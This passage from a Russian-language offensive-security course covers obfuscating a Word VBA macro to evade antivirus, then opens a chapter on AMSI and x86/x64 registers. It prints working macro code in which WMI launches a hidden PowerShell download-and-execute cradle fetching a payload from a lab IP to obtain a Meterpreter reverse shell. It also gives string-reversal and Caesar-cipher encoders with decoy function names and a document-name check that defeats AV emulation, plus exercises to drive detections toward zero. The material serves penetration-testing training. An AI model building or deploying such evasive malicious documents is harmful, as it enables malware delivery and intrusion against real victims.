1. Реализуйте создание процесса через WMI, чтобы разорвать цепочку PowerShell-процесса.
2. Обновите PowerShell-загрузчик шеллкода до 64-битного варианта.

### 6.8.3 Обфускация VBA

До этого мы выяснили, что обнаружения нашего VBA-макроса в основном сигнатурные: в коде есть строковое содержимое, которое очень легко сопоставить, а смена техники создания процесса не изменила уровень обнаружения. В этом разделе мы выполним обфускацию,[43] чтобы скрыть содержимое текстовых строк от антивирусного сканера.

В текущем VBA-макросе таких строк три: PowerShell-команда загрузки, строка подключения WMI и имя класса WMI. Мы сделаем две попытки обфускации строк. Первая будет относительно простой, вторая - более сложной.

В VBA есть функция `StrReverse`,[44] которая получает входную строку и возвращает строку с обратным порядком символов. Наша первая техника обфускации будет основана на развороте всех строк, чтобы попытаться сломать сигнатурное обнаружение. Развернуть строки можно разными способами, но в этом случае мы используем онлайн-ресурс Code Beautify.[45] В листинге 247 показан обновлённый код после разворота строк и вставки функций `StrReverse` для их восстановления:

```
Sub Mymacro()
Dim strArg As String
strArg = StrReverse("))'txt.nur/021.911.861.291//:ptth'(gnirtsdaolnwod.)tneilcbew.ten.metsys tcejbo-wen((xei
    c- pon- ssapyb cexe- llehsrewop")

GetObject(StrReverse(":stmgmniw")).Get(StrReverse("ssecorP_23niW")).Create strArg, Null, Null, pid
End Sub
```

Листинг 247 - Строки в обратном порядке для обхода обнаружения

Код выполняется корректно, но мы могли заменить один тревожный признак другим. Поскольку `StrReverse` печально известна использованием во вредоносном ПО, стоит минимизировать её применение. Чтобы уменьшить количество появлений имени функции, создадим новую функцию, которая просто вызывает `StrReverse`. Это сократит число появлений `StrReverse` в коде. Как показано в листинге 248, мы вставили эту функцию и использовали безобидные имена для функции и аргументов:

```
Function bears(cows)
    bears = StrReverse(cows)
End Function

Sub Mymacro()
Dim strArg As String
strArg = bears("))'txt.nur/021.911.861.291//:ptth'(gnirtsdaolnwod.)tneilcbew.ten.metsys tcejbo-wen((xei c-
    pon- ssapyb cexe- llehsrewop")

GetObject(bears(":stmgmniw")).Get(bears("ssecorP_23niW")).Create strArg, Null, Null, pid
End Sub
```

Листинг 248 - Улучшение обфускации StrReverse

Сохранение макроса в документе Microsoft Word и загрузка на AntiScan.Me снижает уровень обнаружения с семи продуктов до четырех:




Рисунок 80: Уровень обнаружения VBA-обфускации StrReverse

Довольно простая техника обфускации даёт резкое снижение обнаружения. Однако мы добавили новый потенциальный признак в виде `StrReverse`, и код всё ещё могут помечать продвинутые движки обнаружения, которые разворачивают или иначе переставляют строки в поиске сигнатур.

Чтобы ещё сильнее снизить уровень обнаружения, можно выполнить более сложную обфускацию: преобразовать ASCII-строку в десятичное представление, а затем применить к результату шифр Цезаря.[46] Чтобы лучше разобраться в технике шифрования и расшифровки, начнём с создания скрипта шифрования на PowerShell.

Создадим входную переменную `$payload`, содержащую строку для шифрования, и переменную `$output`, где будет храниться зашифрованная строка, как показано в листинге 249. Мы преобразуем всю строку в массив символов через метод `ToCharArray`,[47] а затем передадим результат в цикл `Foreach`[48] с сокращением `%`.

```
$payload = "powershell -exec bypass -nop -w hidden -c iex((new-object system.net.webclient).downloadstring(
    'http://192.168.119.120/run.txt'))"

[string]$output = ""

$payload.ToCharArray() | %{
    [string]$thischar = [byte][char]$_ + 17
    if($thischar.Length -eq 1)
    {
        $thischar = [string]"00" + $thischar
        $output += $thischar
```

```
    }
    elseif($thischar.Length -eq 2)
    {
        $thischar = [string]"0" + $thischar
        $output += $thischar
    }
    elseif($thischar.Length -eq 3)
    {
        $output += $thischar
    }
}
$output | clip
```

Листинг 249 - Процедура шифрования в PowerShell

Внутри цикла значение байта каждого символа увеличивается на 17 - это ключ шифра Цезаря, выбранный в этом примере. Мы используем условия `if` и `else`, чтобы дополнить десятичное представление символа до трех цифр. Наконец, каждое десятичное значение добавляется к выходной строке и через `clip`[49] отправляется в буфер обмена.

Запуск PowerShell-скрипта помещает в буфер обмена следующий вывод:

```
129128136118131132121118125125049062118137118116049115138129114132132 0
490621271281290490621360491211221171171181270490621160491221181370570 5
712711813606212811512311811613304913213813213311812606312711813306313 6
118115116125122118127133058063117128136127125128114117132133113122127 1
200570561211331331290750640640660740670630660710730630660660740630660 6
706506411512812812406313313713305605805 8
```

Листинг 250 - Зашифрованная PowerShell-команда загрузки

Теперь аналогичный процесс можно использовать для двух других строк содержимого в VBA-макросе. Простая процедура расшифровки VBA показана в листинге 251 и состоит из четырёх функций. Обратите внимание, что в этой процедуре расшифровки мы снижаем потенциальное количество сигнатур, используя безобидные имена, связанные с едой. Основная функция `Nuts` выполняет цикл `while` по всей зашифрованной строке, а переменная `Oatmilk` используется для накопления расшифрованной строки.

```
Function Pears(Beets)
    Pears = Chr(Beets - 17)
End Function

Function Strawberries(Grapes)
    Strawberries = Left(Grapes, 3)
End Function

Function Almonds(Jelly)
    Almonds = Right(Jelly, Len(Jelly) - 3)
End Function

Function Nuts(Milk)
    Do
    Oatmilk = Oatmilk + Pears(Strawberries(Milk))
    Milk = Almonds(Milk)
    Loop While Len(Milk) > 0
    Nuts = Oatmilk
End Function
```

Листинг 251 - Процедура расшифровки с именами продуктов

На каждой итерации цикла вся зашифрованная строка отправляется в `Strawberries`. Функция использует `Left`[50], чтобы получить первые три символа строки и вернуть это значение. Затем вызывается функция `Pears`, куда трёхсимвольная строка передаётся как вход. Она воспринимает трёхсимвольную строку как число, вычитает значение шифра Цезаря 17, затем преобразует результат в символ, который добавляется к аккумулятору `Oatmilk`.

После возврата символа внутри цикла вызывается функция `Almonds`, где функция `Right`[51] исключает первые три символа, которые мы только что расшифровали. Когда процедура расшифровки реализована, можно использовать её для расшифровки и выполнения PowerShell-команды загрузки:

```
Function MyMacro()
    Dim Apples As String
    Dim Water As String

    Apples =
    "1291281361181311321211181251250490621181371181160491151381291141321320490621271281290490621360491211221171
    1171181270490621160491221181370570571271181360621281151231181161330491321381321331181260631271181330631361
    1811511612512211812713305806311712813612712512811411713213313112212712005705612113313312907506406406607406
    7063066071073063066066074063066067065064115128128124063133137133056058058"
    Water = Nuts(Apples)
    GetObject(Nuts("13612212712612012613313207 5")).Get(Nuts("104122127068067112097131128116118132132")).
    Create Water, Tea, Coffee, Napkin
End Function
```

Листинг 252 - Расшифровка и выполнение PowerShell-команды загрузки

Вспомним, что раньше мы вызывали метод `Create`, передавая вторым и третьим аргументами `Null`. Чтобы повторить это, в VBA-коде выше мы используем неопределённые переменные, которые по умолчанию содержат значение `Null`. После выполнения зашифрованного VBA-макроса мы получаем обратную оболочку Meterpreter, что доказывает: довольно запутанная техника действительно работает.

С нетерпением проверяем документ через AntiScan.Me и обнаруживаем, что наш код помечают только два продукта:




Рисунок 81: Уровень обнаружения зашифрованных строк

Эта пользовательская процедура шифрования снизила уровень обнаружения, но можно продвинуться ещё дальше. Хотя мы полностью зашифровали VBA-код, вероятно, теперь сталкиваемся с эвристическим обнаружением. В VBA есть ряд способов обхода эвристики, не требующих использования Win32 API.[52]

Одна простая техника - проверять имя документа при запуске макроса. Когда большинство антивирусных продуктов эмулирует выполнение документа, они переименовывают его. Во время выполнения мы проверяем имя документа, и если оно отличается от исходного имени, которое мы задали, можно предположить, что выполнение эмулируется, и выйти из кода.

Например, предположим, что мы назвали документ `runner.doc`. Если мы проверим свойство `Name`[53] у `ActiveDocument` и обнаружим любое значение, кроме `runner.doc`, выйдем, чтобы избежать эвристического обнаружения. Для дополнительной обфускации мы даже зашифруем это статическое имя документа (`runner.doc` в нашем случае). Собрав все вместе, получаем простой код обнаружения эвристики:

```
If ActiveDocument.Name <> Nuts("131134127127118131063117128116") Then
  Exit Function
End If
```

Листинг 253 - Проверка имени документа

Запустив обновлённый документ, мы видим, что он генерирует обратную оболочку Meterpreter, пока файл называется `runner.doc`. В результате AntiScan.Me сообщает, что наш код помечает только один антивирусный продукт.




Рисунок 82: Уровень обнаружения при шифровании и проверке имени документа

Используя пользовательское шифрование и техники обнаружения эвристики, мы снова добились очень низкого уровня обнаружения.

#### 6.8.3.1 Упражнения

1. Повторите шаги обхода обнаружения из этого раздела, чтобы получить VBA-макрос с PowerShell-командой загрузки и очень низким уровнем обнаружения.
2. Используйте альтернативные процедуры шифрования и способы обнаружения антивирусного эмулятора, чтобы вызвать как можно меньше срабатываний.
3. На машине жертвы Windows 10 установлен Serviio PRO 1.8 DLNA Media Streaming Server. Эксплуатируйте его,[54] чтобы получить привилегии SYSTEM, обходя антивирус Avira с включенным обнаружением в реальном времени.

#### 6.8.3.2 Дополнительное задание

Измените, зашифруйте и обфусцируйте техники опустошения процесса, ранее реализованные на C#, чтобы обойти антивирусное обнаружение.

## 6.9 Итоги

В этом модуле мы продемонстрировали несколько популярных техник обхода сигнатурного и эвристического обнаружения антивирусов, эффективных против большинства популярных антивирусных продуктов. Использованные техники применимы не только к начальному загрузчику шеллкода с полезной нагрузкой, но и к любому эксплойту или инструменту, который нужно записать в файловую систему цели.

В следующем модуле мы обсудим обход продвинутых техник анализа во время выполнения.

## Примечания


**[1]** (VirusTotal, 2020), https://www.virustotal.com/gui/home/upload
**[2]** (antiscan.me, 2018), https://antiscan.me/
**[3]** (SecurityFocus, 2010), https://www.securityfocus.com/archive/1/426771
**[4]** (Chris Campbell, 2012), http://obscuresecurity.blogspot.com/2012/12/finding-simple-av-signatures-with.html
**[5]** (Offensive Security, 2020), https://www.offensive-security.com/metasploit-unleashed/msfvenom/
**[6]** (Daniel Sauder, 2015), https://danielsauder.com/2015/08/26/an-analysis-of-shikata-ga-nai/
**[7]** (Nick Hoffman, Jeremy Humble, Toby Taylor, 2019), https://www.boozallen.com/c/insight/blog/the-zutto-dekiru-encoder-explained.html
**[8]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Advanced_Encryption_Standard
**[9]** (Rapid7, 2018), https://blog.rapid7.com/2018/05/03/hiding-metasploit-shellcode-to-evade-windows-defender/
**[10]** (Practical Cryptography, 2020), http://practicalcryptography.com/ciphers/caesar-cipher/
**[11]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.text.stringbuilder?view=netframework-4.8
**[12]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.text.stringbuilder.appendformat?view=netframework-4.8
**[13]** (Microsoft, 2018), https://docs.microsoft.com/en-us/dotnet/standard/base-types/composite-formatting
**[14]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/XOR_cipher
**[15]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/synchapi/nf-synchapi-sleep
**[16]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.datetime?view=netframework-4.8
**[17]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.datetime.now?view=netframework-4.8
**[18]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.datetime.subtract?view=netframework-4.8
**[19]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.timespan.totalseconds?view=netframework-4.8
**[20]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocexnuma
**[21]** (Microsoft, 2018), https://docs.microsoft.com/en-gb/windows/win32/procthread/numa-support
**[22]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocex
**[23]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocexnuma
**[24]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-getcurrentprocess

**[25]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/fibersapi/nf-fibersapi-flsalloc
**[26]** (Microsoft, 2018), https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/now-function
**[27]** (Microsoft, 2018), https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/date-function
**[28]** (Microsoft, 2018), https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/datediff-function
**[29]** (Carrie Roberts, 2019), https://github.com/clr2of8/Presentations/blob/master/DerbyCon2018-VBAstomp-Final-WalmartRedact.pdf
**[30]** (Microsoft, 2020), https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-cfb/53989ce4-7b05-4f8d-829b-d08d6148375b
**[31]** (Inv Softworks LLC, 2020), http://www.flexhex.com/
**[32]** (Microsoft, 2020), https://docs.microsoft.com/en-us/openspecs/office_file_formats/ms-ovba/ef7087ac-3974-4452-aab2-7dba2214d239
**[33]** (Microsoft, 2020), https://docs.microsoft.com/en-us/openspecs/office_file_formats/ms-ovba/c66b58a6-f8ba-4141-9382-0612abce9926
**[34]** (Stan Hegt, 2019), https://outflank.nl/blog/2019/05/05/evil-clippy-ms-office-maldoc-assistant/
**[35]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmi-start-page
**[36]** (Microsoft, 2018), https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/getobject-function
**[37]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/wmisdk/winmgmt
**[38]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/wmisdk/provider-hosting-and-security
**[39]** (Microsoft, 2020), https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmi-providers
**[40]** (Microsoft, 2018), https://docs.microsoft.com/en-gb/windows/win32/cimwin32prov/win32-process
**[41]** (Microsoft, 2018), https://docs.microsoft.com/en-gb/windows/win32/cimwin32prov/win32-provider
**[42]** (Microsoft, 2018), https://docs.microsoft.com/en-gb/windows/win32/cimwin32prov/create-method-in-class-win32-process
**[43]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Obfuscation_(software)
**[44]** (Microsoft, 2018), https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/strreverse-function
**[45]** (CodeBeautify, 2020), https://codebeautify.org/reverse-string
**[46]** (Carrie Roberts, 2019), https://github.com/clr2of8/Presentations/blob/master/DerbyCon2018-VBAstomp-Final-WalmartRedact.pdf
**[47]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.string.tochararray?view=netframework-4.8
**[48]** (SS64, 2020), https://ss64.com/ps/foreach-object.html
**[49]** (Dr Scripto, 2014), https://devblogs.microsoft.com/scripting/powertip-send-output-to-clipboard-with-powershell/
**[50]** (Microsoft, 2018), https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/left-function
**[51]** (Microsoft, 2018), https://docs.microsoft.com/en-us/office/vba/language/reference/user-interface-help/right-function
**[52]** (Stefan Bühlmann, 2017), https://github.com/joesecurity/pafishmacro/blob/master/code.vba
**[53]** (Microsoft, 2018), https://docs.microsoft.com/en-us/office/vba/api/word.document.name
**[54]** (Petr Nejedly, 2017), https://www.exploit-db.com/exploits/41959

# Глава 7. Продвинутый обход антивирусов

В предыдущем модуле мы продемонстрировали базовые обходы антивирусов. Мы обфусцировали участки кода, содержащие потенциальные сигнатуры, и писали простые логические проверки, способные обнаруживать движки эмуляции.

Процедуры обнаружения, встроенные в локально установленные антивирусные клиенты, имеют доступ к ограниченной вычислительной мощности и стеснены по времени, поскольку пользователи не будут терпеть долгие проверки, чрезмерно потребляющие ресурсы локальной машины. Чтобы компенсировать это, некоторые поставщики антивирусов используют облачные ресурсы и пытаются применять искусственный интеллект (ИИ) для обнаружения вредоносного поведения.

Тема обхода облачного ИИ и очень сложных защитных комплексов Endpoint Detection and Response (EDR)[1] выходит за рамки этого модуля, но мы можем развить работу из предыдущего модуля. Например, в прошлом модуле мы не применяли никаких приёмов обхода в PowerShell-коде, и всё же он не обнаруживался. Это происходило потому, что мы намеренно скачивали и выполняли код напрямую в памяти, не давая антивирусу возможности просканировать его.

Microsoft закрыла этот пробел с помощью Antimalware Scan Interface (AMSI),[2] представленного в Windows 10. По сути, AMSI - это набор API, позволяющих антивирусным продуктам сканировать команды и скрипты PowerShell во время выполнения, даже если они никогда не записываются на диск. В последние годы многие антивирусные продукты, включая собственный Microsoft Windows Defender Antivirus,[3] начали полагаться на AMSI для обнаружения более продвинутой вредоносной активности.

В этом модуле мы изучим влияние реализации AMSI в Windows Defender на PowerShell и Jscript. Однако для этого нужно анализировать код на уровне ассемблера. Поэтому начнём с обзора ассемблера, а затем обсудим просмотр выполнения кода через Windows Debugger.[4]

## 7.1 Архитектура Intel и Windows 10

Начнём этот модуль с краткого обзора архитектуры Intel и обсудим несколько важных операций ассемблера в 32-битной (x86) и 64-битной (x86_64) версиях Windows 10. Хотя обычному пользователю различия между этими версиями могут казаться тонкими, на уровне ассемблера они существенны.

Два основных синтаксиса ассемблера, Intel и AT&T, преимущественно используются в Windows и Linux соответственно.

64-битная архитектура является расширением 32-битной, поэтому между ними много сходства. На уровне ассемблера обе активно используют области данных вроде стека[5] и кучи,[6] а также регистры CPU. Стек обычно хранит содержимое переменных из высокоуровневых языков, если они имеют статический размер и ограниченную область видимости, тогда как куча используется для динамического выделения памяти и данных, которые должны жить дольше.

32-битные версии Windows выделяют приложениям 2 GB адресного пространства, от адреса 0 до `0x7FFFFFFF`. 64-битные версии Windows, напротив, поддерживают 128 TB памяти, от 0 до `0x7FFFFFFFFFFF`.

Хотя в этом модуле мы не будем глубоко погружаться в управление памятью, важно понимать, что, в отличие от высокоуровневых языков вроде C#, в ассемблере нет переменных. Вместо этого все данные хранятся либо в памяти, либо в регистре CPU.

В 32-битной среде CPU поддерживает и использует набор из девяти 32-битных регистров, показанных на рисунке 83. Большинство этих регистров можно разбить на более мелкие сегменты.

| 32-bit register | Lower 16 bits | Higher 8 bits | Lower 8 bits |
|---|---|---|---|
| EAX | AX | AH | AL |
| EBX | BX | BH | BL |
| ECX | CX | CH | CL |
| EDX | DX | DH | DL |
| ESI | SI | N/A | N/A |
| EDI | DI | N/A | N/A |
| EBP | BP | N/A | N/A |
| ESP | SP | N/A | N/A |
| EIP | IP | N/A | N/A |

Рисунок 83: 32-битные регистры CPU

В 64-битных средах 32-битные регистры расширяются и дополняются новыми регистрами с именами от R8 до R15, как показано на рисунке 84.

| 64-bit register | Lower 32 bits | Lower 16 bits | Lower 8 bits |
|---|---|---|---|
| RAX | EAX | AX | AL |
| RBX | EBX | BX | BL |
| RCX | ECX | CX | CL |
| RDX | EDX | DX | DL |
| RSI | ESI | SI | SIL |
| RDI | EDI | DI | DIL |
| RBP | EBP | BP | BPL |
| RSP | ESP | SP | SPL |
| RIP | N/A | N/A | N/A |
| R8 | R8D | R8W | R8B |
| R9 | R9D | R9W | R9B |
| R10 | R10D | R10W | R10B |
| R11 | R11D | R11W | R11B |
| R12 | R12D | R12W | R12B |
| R13 | R13D | R13W | R13B |
| R14 | R14D | R14W | R14B |
| R15 | R15D | R15W | R15B |

Рисунок 84: 64-битные регистры CPU

В текущем контексте важнее всего понимать 32-битные регистры EIP и ESP и их 64-битные расширенные аналоги RIP и RSP. EIP/RIP содержит адрес ассемблерной инструкции, которую CPU должен выполнить, а адрес памяти вершины стека находится в ESP/RSP.

Чтобы понимать поток выполнения ассемблера, нужно обсудить два типа инструкций: вызовы функций и условные ветвления. Сначала рассмотрим вызовы функций: как они вызываются, что происходит после завершения выполнения и как в них передаются параметры.

Ассемблерная инструкция `call`[7] передаёт выполнение программы по адресу функции и помещает на вершину стека, куда указывает ESP или RSP, адрес, который нужно выполнить после завершения функции. Когда функция завершается, выполняется инструкция `ret`,[8] которая извлекает адрес возврата из стека и восстанавливает его в EIP/RIP.

Если функции нужны аргументы, соглашение о вызовах задаёт, как именно они передаются в эту функцию. В 32-битной архитектуре соглашение о вызовах `__stdcall`[9] читает все аргументы из стека. Однако 64-битное соглашение о вызовах `__fastcall`[10] ожидает первые четыре аргумента в RCX, RDX, R8 и R9 в таком порядке, а остальные аргументы - в стеке.

Условное ветвление - второй аспект потока выполнения ассемблера, который нужно обсудить. В ассемблере условное ветвление, похожее на операторы `if` и `else` в высокоуровневых языках, реализуется через сравнение и инструкцию перехода. В частности, можно использовать инструкцию `cmp`[11] или `test`,[12] а затем, в зависимости от результата сравнения, выполнить условный переход[13] в другой участок кода.

Это очень краткое введение подготавливает нас к обсуждению анализа кода и отладки.

### 7.1.1 Введение в WinDbg

